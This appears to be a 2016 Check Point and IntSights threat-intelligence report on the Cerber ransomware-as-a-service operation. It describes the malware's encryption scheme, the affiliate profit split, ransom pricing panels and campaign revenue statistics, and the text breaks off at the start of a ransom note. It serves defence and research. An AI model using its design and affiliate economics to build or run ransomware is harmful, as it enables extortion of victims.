CerberRing

AN IN-DEPTH EXPOSÉ ON CERBER RANSOMWARE-AS-A-SERVICE

AUGUST 15, 2016

Check Point SOFTWARE TECHNOLOGIES LTD.

Intsights Detect. Analyze. Remediate.

TABLE OF CONTENTS

CerberRing: An In-Depth Exposé on Cerber Ransomware-as-a-Service

As part of our ongoing protection efforts, Check Point strives to maintain an accurate view of the most recent and widespread ransomware families, as well as their distribution methods and sophisticated evasion techniques. Cerber is without a doubt one of the leading ransomware variants in the wild today.

The Cerber ransomware illustrates every aspect of an emerging ransomware-as-a-service operation. The highly profitable business of ransomware is no longer reserved only for skilled attackers who can write sophisticated encryption schemes and establish a steady infrastructure. With Cerber, unskilled actors lacking the required technical knowledge can easily connect with developers in various closed forums. For a small payment, the would-be attackers obtain an undetected ransomware variant. Then, they easily manage their active campaigns with a basic web interface.


Based on data collected by our sensors, Cerber affiliates currently run 161 active campaigns, infecting nearly 150,000 victims, with a total estimated profit of $195,000 in July 2016 alone. Each campaign runs separately using a different distribution method and unique packer. The most notable campaign primarily targets users in China and South Korea (Republic of Korea) using the Magnitude Exploit Kit.

Together with IntSights, an advanced cyber intelligence provider, we reviewed the Cerber recruitment and profit management procedures. You'll find a full technical analysis of the malware's functionality, and we reveal the payment transaction flow based on the money transfers to participating actors. This report includes:

- Review of the ransomware-as-a-service ecosystem, tool advertisements, affiliate programs, and the user interface for campaign and profit management.
- Analysis of the attack data, exposing the full extent of operations in July 2016, as well as details on currently active campaigns, distribution methods, target attribution and infection rate.
- Investigation of the Bitcoin wallets generated for each victim, revealing the actual profits and transaction flow.
- Full technical description of the malware's functionality, encryption process, communication methods, and evasion techniques.

THE RANSOMWARE-AS-A-SERVICE ECOSYSTEM

We first discovered Cerber's ecosystem thanks to an advertisement published by a threat actor named 'crbr' in February 2016, offering potential actors the opportunity to join the Cerber affiliates program. The ad was last edited in June 2016, indicating the ransomware is still available for purchase and that the information is up-to-date. The ad includes an extensive and accurate explanation about the malware itself, the landing pages, the partnership program through which the malware is sold, and the estimated profit.



Good day, dear forum participants
Today, I am pleased to present a new solution for the monetization of your downloads!

>>> Cerber Ransomware <<<

So, let's begin...

encryption scheme

After starting the local RSA 576-bit keys (private and public) are generated on the user's computer.
In the future, these keys are used to encryt and decrypt files.
Pre-release sewn into a global public key RSA 2048 bits.
This key is used to encrypt the private key of the local RSA 576 bits.

Global RSA private key is 2048 bits on .Onion server anonymous Tor network.

After encrypting the private key of the local RSA 576 bits generated list of files to encrypt.
This list contains the files of certain extensions, the list is sorted by file modification time and importance.

It starts encrypting files.

Each file is encrypted using RC4 algorithm with 128-bit key.
For each file generated random key that is encrypted with a public key of the local RSA 576 bits.

Also, using the public key of the local RSA 576-bit encrypted header of the source file, which greatly complicates the decoding of files without the decoder (months to decipher the first file).


Figure 1: Translated Details Provided by 'crbr'

We believe Cerber originates in Russia, as some of the advertisements appeared in Russian. In addition, Cerber's configuration file reveals that the ransomware does not infect targets in the following countries: Armenia, Azerbaijan, Belarus, Georgia, Kyrgyzstan, Kazakhstan, Moldova, Russia, Turkmenistan, Tajikistan, Ukraine and Uzbekistan. Typical for Russian malware, this approach allows actors to avoid legal consequences by law enforcement agencies in these countries.

According to the developer, professional translators transcribed the control interface, making it available in 12 different languages, including Chinese, Turkish, Portuguese, and Arabic.

'crbr' offers the Cerber ransomware through a private affiliate program; the actor recruits attackers willing to distribute the ransomware to a large number of machines. In return, the participating affiliate receives part of the profit. In the ad's example, the participating affiliate earns 60% of the profits with an additional 5% for recruiting a new member to the program. The rest of the money goes to the developer.

According to 'crbr', a unique Bitcoin address is generated for each victim. The affiliate can adjust the initial ransom demand, which doubles after five days if not paid in full. Upon payment, the victim can download a unique decryption tool for his machine. 'crbr' also mentions that a polite and friendly online support service exists, with a ticketing system embedded in the affiliate panel.




Server time: 3/27/2016 16:09:39

Profile

General	Payment information	Change password
ID	Rate: 60%	Old password: Old password
Login	Referrals rate: 5%	New password: New password
Jabber: Jabber	Bitcoin address: Bitcoin address	New password again: New password again

Figure 2: Cerber Affiliate Panel – Earn 60% of the Profit, and a 5% Referral Rate



Server time: 3/27/2016 16:48:19

Price setting for SubID 1


Price setting

Price: [● BTC] USD

Count files	Price			Price after 5 days		
Default	Ƀ	1.2500	$ 531.79	Ƀ	2.5000	$ 1063.97
1-500	Ƀ	1.2500	$ 531.79	Ƀ	2.5000	$ 1063.97
500-1000	Ƀ	1.2500	$ 531.79	Ƀ	2.5000	$ 1063.97
1000-2000	Ƀ	1.2500	$ 531.79	Ƀ	2.5000	$ 1063.97
2000-5000	Ƀ	1.2500	$ 531.79	Ƀ	2.5000	$ 1063.97
5000-10000	Ƀ	1.2500	$ 531.79	Ƀ	2.5000	$ 1063.97
10000-20000	Ƀ	1.2500	$ 531.79	Ƀ	2.5000	$ 1063.97
20000-50000	Ƀ	1.2500	$ 531.79	Ƀ	2.5000	$ 1063.97
50000-100000	Ƀ	1.2500	$ 531.79	Ƀ	2.5000	$ 1063.97
100000-200000	Ƀ	1.2500	$ 531.79	Ƀ	2.5000	$ 1063.97
200000-500000	Ƀ	1.2500	$ 531.79	Ƀ	2.5000	$ 1063.97
500000-1000000	Ƀ	1.2500	$ 531.79	Ƀ	2.5000	$ 1063.97
1000000-*	Ƀ	1.2500	$ 531.79	Ƀ	2.5000	$ 1063.97

* All changes take effect only for new installations

Figure 3: Price Setting Page – Demands Average $500



Referrals

3/20/2016 – 3/27/2016

Date	Profit
3/27/2016	Ƀ 0.0000 ($ 0.00)
3/26/2016	Ƀ 0.0000 ($ 0.00)
3/25/2016	Ƀ 0.0000 ($ 0.00)
3/24/2016	Ƀ 0.0000 ($ 0.00)
3/23/2016	Ƀ 0.0000 ($ 0.00)
3/22/2016	Ƀ 0.0000 ($ 0.00)
3/21/2016	Ƀ 0.0000 ($ 0.00)
3/20/2016	Ƀ 0.0000 ($ 0.00)
Total	**Ƀ 0.0000 ($ 0.00)**


Total: 0

Figure 4: Referrals Statistics Page

The developer provides these statistics regarding the estimated profit:

- An average of 3% of victims purchase the decoder. The percentage varies based on the target country and the distribution method (the percentage among users infected via spam emails is higher).
- The average payment is $500; the would-be attacker may change the ransom demand. Generally, the ransom can be demanded in the form of twice-monthly payments, or as a lump sum payment.
- The top countries for purchasing the decoder are Australia, Canada, Great Britain, the United States, Germany, France, Italy, and India.

A campaign presented in the advertisement achieved 13,491 installs and 116 ransom payments – earning a total of $34,800.74 between April and May 2016.




Statistics

Date	Installs	Encryption Started Good	Encryption Started Bad	Encryption Completed	Visit Landing	Number of payments	CRV *	CRI *	Profit
5/8/2016	22	3	4	4	92	1	1.09%	4.55%	0.9731 (445.27)
5/7/2016	36	4	7	4	249	8	3.21%	22.22%	5.3871 (2465.10)
5/6/2016	148	36	18	26	262	9	3.44%	6.08%	6.8622 (3140.09)
5/5/2016	280	102	25	91	602	15	2.49%	5.36%	9.5242 (4358.19)
5/4/2016	3683	2200	367	1716	641	18	2.81%	0.49%	12.1432 (5556.62)
5/3/2016	3454	2165	344	1565	643	16	2.49%	0.46%	10.2516 (4691.02)
5/2/2016	86	10	3	8	291	7	2.41%	8.14%	5.5179 (2524.92)
5/1/2016	26	2	1	2	32	0	0.00%	0.00%	0.0000 (0.00)
4/30/2016	55	7	7	10	102	2	1.96%	3.64%	1.7419 (797.06)
4/29/2016	183	34	14	43	485	18	3.71%	9.84%	15.1289 (6922.82)
4/28/2016	5792	3987	538	2885	500	10	2.00%	0.17%	7.6064 (3480.63)
4/27/2016	46	1	0	9	143	4	2.80%	8.70%	0.3560 (162.89)
4/26/2016	37	3	0	7	140	3	2.14%	8.11%	0.2263 (103.53)
4/25/2016	38	6	0	19	128	3	2.34%	7.89%	0.2388 (109.27)
4/24/2016	55	14	1	28	61	2	3.28%	3.64%	0.0947 (43.33)
Total	**13941**	**8574**	**1329**	**6417**	**4371**	**116**	**2.65%**	**1.35%**	**76.0522 (34800.74)**

* CRV - Conversion Rate (Number of payments / Visit Landing)
* CRI - Conversion Rate (Number of payments / Installs)

Figure 5: First Sample Campaign

Another campaign that took place between February and April 2016 resulted in 10,178 installs,164 ransom payments, and generated a total revenue of $53,458.06.



Dashboard

Installs

Installs: 10178
Encryption Started Good: 7414
Encryption Started Bad: 545
Encryption Completed: 5332

Profit

Visit Landing: 9292
Number of payments: 164
CRV: 1.76%
CRI: 3.08%
Profit: 119.6050 (53458.64)

Balance

8.0088 (3579.60)

Statistics


Date	Installs	Encryption Started Good	Encryption Started Bad	Encryption Completed	Visit Landing	Number of payments	CRV	CRI	Profit
4/23/2016	14	9	1	11	189	0	0.00%	0.00%	0.0000 (0.00)
4/22/2016	135	89	15	70	326	7	2.15%	5.19%	4.3481 (1943.45)
4/21/2016	336	204	45	164	374	6	1.60%	1.79%	3.6576 (1634.79)
4/20/2016	145	63	22	64	443	5	1.13%	3.45%	4.0008 (1788.19)
4/19/2016	402	250	20	237	529	10	1.89%	2.49%	7.8822 (3523.03)
4/18/2016	171	73	11	67	656	13	1.98%	7.60%	13.6265 (6090.49)
4/17/2016	94	40	6	29	200	3	1.50%	3.19%	1.7569 (785.25)
4/16/2016	190	79	15	52	407	10	2.46%	5.26%	7.0110 (3133.63)
4/15/2016	842	586	24	417	620	15	2.42%	1.78%	14.0076 (6260.85)
4/14/2016	760	606	32	434	535	7	1.31%	0.92%	5.2572 (2349.76)
4/13/2016	475	354	30	280	512	12	2.34%	2.53%	7.1005 (3173.63)
4/12/2016	472	317	44	265	541	15	2.77%	3.18%	9.7763 (4369.61)
4/11/2016	797	571	52	485	701	15	2.14%	1.88%	9.6011 (4291.29)

Figure 6: Second Sample Campaign

Abbreviations used in the Profit section:

- CRV – Conversion Rate Visits (Number of payments/Visit Landings)
- CRI – Conversion Rate Installs (Number of payments/Installs)

TARGETING THE MASSES



Your documents, photos, databases and other important files
have been encrypted!

If you understand all importance of the situation then we propose to you
